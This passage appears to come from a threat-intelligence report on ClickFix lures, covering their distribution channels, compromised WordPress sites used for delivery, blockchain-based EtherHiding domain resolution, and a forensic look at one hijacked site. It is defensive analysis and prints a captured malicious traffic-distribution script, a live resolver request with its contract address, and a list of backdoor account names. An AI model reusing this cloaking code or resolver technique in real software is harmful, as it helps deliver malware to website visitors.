

**5.4a** "Problems detected" inside a video call. The fix is offered at the exact moment the user most needs the meeting to work.





**5.4b** A fake Discord verification portal, hosted on a lookalike "safeguard" domain.

# 5.5 macOS templates


MacOS lures are not an afterthought; they are a parallel product line with their own pretexts. Rather than verification, the most productive macOS pretext is system maintenance, freeing disk space, which fits Apple's own support-article format and does not require the user to believe anything unusual is happening. The instruction adapts to the platform: Command+Space to Spotlight, launch Terminal, Command+V, Return.





**5.5a** The verification template rewritten for macOS: open Terminal from Applications > Utilities, paste with Command+V.




**5.5c** The disk-space pretext, styled as a support article. It explains what the command allegedly does: a detail that substantially increases compliance.




**5.5b** Cloudflare branding with a four-step macOS sequence: Command+Space, type Terminal, Command+V, Enter.




**5.5d** A developer-targeted variant styled as a software download page, offering "terminal installation" of a base64-obscured one-liner.


SECTION 06

# Distribution Methods


This section examines the main channels used to drive victims to ClickFix lures. These methods help operators reach large numbers of potential victims and deliver the lure at scale.

## 6.1 Phishing email

Payment and invoice pretexts remain the highest-volume email lure. These messages use plausible business contexts and deliver either a link or HTML attachment that renders the fake error locally. Targeted campaigns, such as Booking.com-themed lures, impersonate legitimate business communications and use guest incident reports to increase the likelihood of user interaction.




**6.1a** Invoice lure with an HTML attachment. Opening the attachment renders the fake error locally, so no malicious domain is contacted until after the user acts.





**6.1b** Hospitality-sector lure impersonating a booking platform, referencing a guest incident report.


## 6.2 Malvertising and Search Engine poisoning

Paid search placement puts the lure above the legitimate result for a query the victim chose to make, which inverts the usual suspicion model: the user went looking. Two targeting patterns are visible in the observed set. The first buys generic macOS maintenance queries, matching the disk-space pretext described in Section 5.5. The second buys the names of current AI developer tools, an audience selected for access to source repositories, cloud credentials and cryptocurrency, and one that is habituated to installing software by pasting a command into a terminal.


**6.2a** Sponsored result for a macOS storage query, hosted on a free subdomain.




**6.2b** Sponsored result impersonating an AI product, hosted on a Google Sites page.





**6.2c** A developer-tool download ad on a lookalike domain.

**WHY THE AI LURE WORKS**

Terminal installation is the normal, documented way to install many developer tools. A user who pastes a curl-to-shell one-liner from a vendor's own site is following correct procedure. The lure exploits a legitimate convention rather than a user error, which makes awareness training a weak control for this population, the technical answer is to restrict which origins can supply commands and to monitor what interpreters do afterwards, not to tell developers to stop using the terminal.


## 6.3 Compromised legitimate websites

The largest-volume channel, and the subject of the next section. A visitor who reaches a small business's real website, at its real domain, with a valid certificate, has no signal available to them that anything is wrong. The overlay appears on top of genuine content.




**6.3a** A functioning commercial site. Product pages, forms and analytics continue to work normally after compromise, preserving them is deliberate, because a broken site gets fixed.


**6.3b** A second functioning commercial site (euronautica.com.br). Genuine navigation, product catalogues, and contact forms remain operational, allowing the site to retain its domain reputation and evade basic owner detection.




**6.3c** The travel portal hijacked by a ClickFix verification overlay. The prompt is presented directly under the legitimate vacayjet.com origin, using Cloudflare branding to establish immediate trust with the victim.


**6.3d** An identical verification overlay injected into the marine supply domain (euronautica.com.br). The shared layout and verification logic confirm the use of a centralized, reusable delivery kit across diverse compromised hosts.

SECTION 07

# The WordPress Delivery Layer

Compromised WordPress sites serve as the delivery layer for ClickFix lures, selectively presenting malicious content to targeted visitors.

The platform runs a large share of the web, is overwhelmingly operated by people who are not systems administrators, and extends itself through third-party plugins of highly variable quality. That produces an effectively unlimited supply of sites which have real domain reputation, valid TLS, genuine inbound traffic, and no one monitoring them. For a delivery operator these are ideal properties.

*In addition, credentials exposed through malware logs can provide threat actors with access to compromised accounts and systems, enabling further website compromise, persistence, and abuse of legitimate infrastructure for subsequent campaigns.*

## 7.1 How sites are taken

Three routes account for most observed compromises, and they are not mutually exclusive.

- **Plugin vulnerabilities:** In the campaign analysed by CTM360, one possible entry point is suspected to be **CVE-2026-6854,** an unauthenticated time-based blind **SQL injection** in the **'My Calendar'** WordPress plugin.

- **Credential attacks:** Sekoia traced one ErrTraffic breach to credential stuffing routed through residential proxies, with no vulnerability involved at all. Reused administrator passwords remain the cheapest route in.

- **Hosting-environment access:** Shared hosting compromise, exposed control panels and stolen FTP or SFTP credentials give filesystem ‘write’ permissions directly, bypassing WordPress in its entirety.

**KEY DETAILS**

## 7.2 What is planted?

Two injection mechanisms are seen, and they have very different implications for cleanup.

The first is an **invisible iframe** added to page content, loading attacker-controlled content over the real page. This is the simpler form and is visible in the page source.





**Figure 7.2 Injected iframe.** Positioned fixed at full width and height with a very high z-index and allow="clipboard-write", so the framed page can stage the command on the parent's behalf while remaining invisible.

The second is far more serious. In the site examined in Section 8, the loader was appended by PHP to every dynamic response the server produced not inserted into a page, a post, or a theme file. Seven probe requests established this: the block was present on the homepage, on a 404, on wp-login.php (which loads neither the theme nor the footer hook), on the RSS feed, on the REST API's JSON output and on the PHP-generated robots.txt, and absent from a static CSS file. Identical bytes appended to HTML, RSS and JSON alike is what proves a single content-type-blind mechanism operating below WordPress. That narrows it to an auto_append_file directive or an always-loaded output handler most commonly delivered as a must-use plugin in wp-content/mu-plugins/, which loads automatically on every request and does not appear in the normal plugins list. This matches the ErrTraffic tradecraft documented independently by LevelBlue and Sekoia: a PHP backdoor placed as a mu-plugin that harvests administrator credentials, injects the loader, opens a webshell, and pauses its activity when it detects a security scanner.

**REMEDIATION IMPLICATION**

A site owner who deletes the visible injected script, removes the spam pages and deletes the one obviously rogue administrator account has fixed none of this. The mu-plugin still loads on every request, the remaining backdoor accounts still work, and the injection returns. Section 13.6 sets out what actually clears it.

## 7.3 Delivery infrastructure resistant to domain blocking

The delivery stage is engineered for resilience at two independent layers, and this is the single most operationally important finding in this report.





**Figure 7.3** A failover chain tries successive backup domains if the primary is blocked; separately, a blockchain resolver returns the currently active lure domain on demand.

**The injected script contains no lure domain.** It fetches one at runtime by making a free, **read-only eth_call** against a smart contract on the **Polygon blockchain** no wallet, no transaction, no cost, and the request is issued by the victim's own browser. The contract returns an ABI-encoded string decoding to the active lure hostname. This technique is known as **EtherHiding**.

```
HTTP/2 200 OK
Date: Mon, 24 Aug 2026 06:39:21 GMT
Content-Type: application/json
Access-Control-Allow-Origin: *
Vary: Origin
Vary: accept-encoding
X-Drpc-Owner-Id: cb501251-31a8-4028-8b0a-54679f15c385
X-Drpc-Owner-Tier: free
X-Drpc-Provider-Id: drpc-core-free
Xtripc-Tracp-Id: 9c0561b23791e6219bc4c261644ffa8a
Strict-Transport-Security: max-age=31536000; includeSubDomains
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: a3005fbfbe71dcb7-BAH
Alt-Svc: h3=":443"; ma=86400

{
```

```
POST / HTTP/2
Host: polygon.drpc.org
Content-Length: 136
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not;A=Brand";v="8", "Chromium";v="150"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: */*
Origin: https://robertsofguildford.co.uk
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://robertsofguildford.co.uk/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
{
   "jsonrpc": "2.0",
   "id": 1,
   "method": "eth_call",
   "params": [
     {
        "to": "0x0B207B087F6147e95E441E15fd6d40BEfd6eD308",
        "data": "0x38bcdc1c"
     },
     "latest"
  ]
}
```

**Figure 7.4 The resolver call, captured live.** The request body carries "method":"eth_call", contract address and function selector; the response decodes to the active lure host. Origin and Referer headers originate from the compromised site.

### ON-CHAIN LURE ROTATION

During analysis, the contract returned three different lure hosts in sequence without touching compromised websites.

- Single on-chain edit updates every infected site in seconds.
- No registrar or hosting provider to notify.
- Relies on legitimate **Polygon RPC providers** (14 used across loaders), complicating blanket blocking efforts due to the risk of disrupting legitimate business operations

### MULTI-STAGE REDUNDANCY

The same architectural pattern appears further down the chain for C2 resolution:

- **Dead-drop Resolvers:** Telegram channel descriptions and Steam profile pages serve as C2 resolvers.
- **Dual-layer Resilience:** Two independent resolution mechanisms at different stages provide failover redundancy. Disruption of one mechanism does not interrupt the overall infection chain.

## 7.4 Traffic filtering and cloaking

Before the lure is shown, a background script polls two operator endpoints roughly every 1.5 seconds: one checking a skip_captcha flag, the other checking whitelist and found status. If either returns true, the script silently signals success and reloads the page the visitor never sees a command at all.

```
/* wl poll: zip/dat/wl - postMessage + parent reload, no button */
(function(){
  if (window.__wlPollPass) return;
  window.__wlPollPass = 1;
  var done = 0;
  function go(){
    if (done) return;
    done = 1;
    try { parent.postMessage({type:'cf-captcha-verified'}, '*'); } catch(e) {}
    try { parent.postMessage('cf-captcha-verified', '*'); } catch(e) {}
    setTimeout(function(){ try { parent.location.reload(); } catch(e) {} }, 80);
  }
  function hit(url, pred){
    try {
      var x = new XMLHttpRequest();
      x.open('GET', url + (url.indexOf('?')>=0:?'&':'?') + '_t=' + Date.now(), true);
      x.timeout = 4000;
      x.onload = function(){
        if (done) return;
        try {
          var j = JSON.parse(x.responseText);
          if (pred(j)) go();
        } catch(e) {}
      };
      x.send();
    } catch(e) {}
  }
  function tick(){
    if (done) return;
    hit('/api/?a=tds_cfg', function(j){ return j && j.skip_captcha === true; });
    hit('/api/?a=check_dl', function(j){ return j && (j.wl === true || j.found === true); });
  }
  tick();
  setInterval(tick, 1500);
})();
```

**Figure 7.5 The traffic distribution system client.** A 1,500 ms interval polls /api/?a=tds_cfg and /api/?a=check_dl; a positive result posts cf-captcha-verified to the parent frame and reloads. Source: CTM360 campaign analysis.

This is a traffic distribution system, and its purpose is selective delivery. Researchers, sandboxes, crawlers and repeat visitors can be served a clean page while intended targets are served the lure. Any assessment that concludes a site is clean on the basis of a single automated fetch should be treated as inconclusive.

## 7.5 Scale

The CTM360 campaign set alone comprises more than **3,000+ active** compromised websites hosting fake pages. Sekoia's analysis of the ErrTraffic framework identifies two distinct operator clusters, one using a single stable Polygon contract and distributing Vidar exclusively, one operating as malware-as-a-service for multiple affiliates who each receive their own contract and distribute Vidar, Stealc or DanaBot. Some WordPress sites were found compromised by both clusters simultaneously, indicating competition for the same pool of vulnerable hosts. The framework is advertised at roughly $380 per month, or several thousand dollars for the source code.

SECTION 08

# Sample Analysis A: The Web Delivery Layer

A single compromised WordPress site was analyzed solely through the responses it returned to a standard visitor. All findings described below are externally observable, making this approach a practical and repeatable method for assessing other suspected compromised sites.

As a representative example, this analysis examines a compromised website belonging to a small painting and decorating business in Surrey, United Kingdom. The site operates on WordPress behind Apache and, at the time of analysis, presented a fake Cloudflare verification page to Windows visitors and hosted 269 pages containing gambling and adult-content spam. The site is used solely as a sample for demonstrating the analysis methodology and attack structure; the focus is on the observable characteristics and techniques rather than the individual host.

## 8.1 Two distinct attacker capabilities

The evidence separates cleanly into two capabilities that must both be revoked for the site to be clean.

| Capability | Evidence |
|---|---|
| **WordPress administrator access, dated to 11 August 2026 at 10:50 UTC** | Around two dozen backdoor administrator accounts created, some subsequently deleted; the owner's own account used to publish the attacker's content. |
| **Write access to the server filesystem** | The loader is appended by PHP to every dynamic response rather than inserted into any page, post or theme. Seven probe requests eliminate every other explanation. |

## 8.2 The Account Farm

The WordPress sitemap exposed the site's author list, immediately revealing one suspicious account: **admlnlx**. The username resembles "**adminlx**" but substitutes a lowercase "**l**" for the "**i**", making the difference easy to overlook during a routine review. Further enumeration identified roughly two dozen additional accounts. Of approximately 26 accounts found on the site, only one was associated with the legitimate business.





**Figure 8.2 Sitemap evidence.** The rogue author account, and two test posts published 31 seconds apart immediately before spam publishing begins.

| Naming pattern | Accounts |
|---|---|
| Auto-generated admin names | admjxovjt, adm43ip3s, admwpp01i, admvo4yx8, admno8t3p, admn8t8oq, admpx5bp9, admcu4ym0 |
| Backup-admin backdoors | admin_backup, adminbockup, adminbackup5b12ef, admin_7453c4 |
| Blend-in and service names | root, bot, wordpress-support, siteops_cg2o5qt8l6, content_b0fc38 |

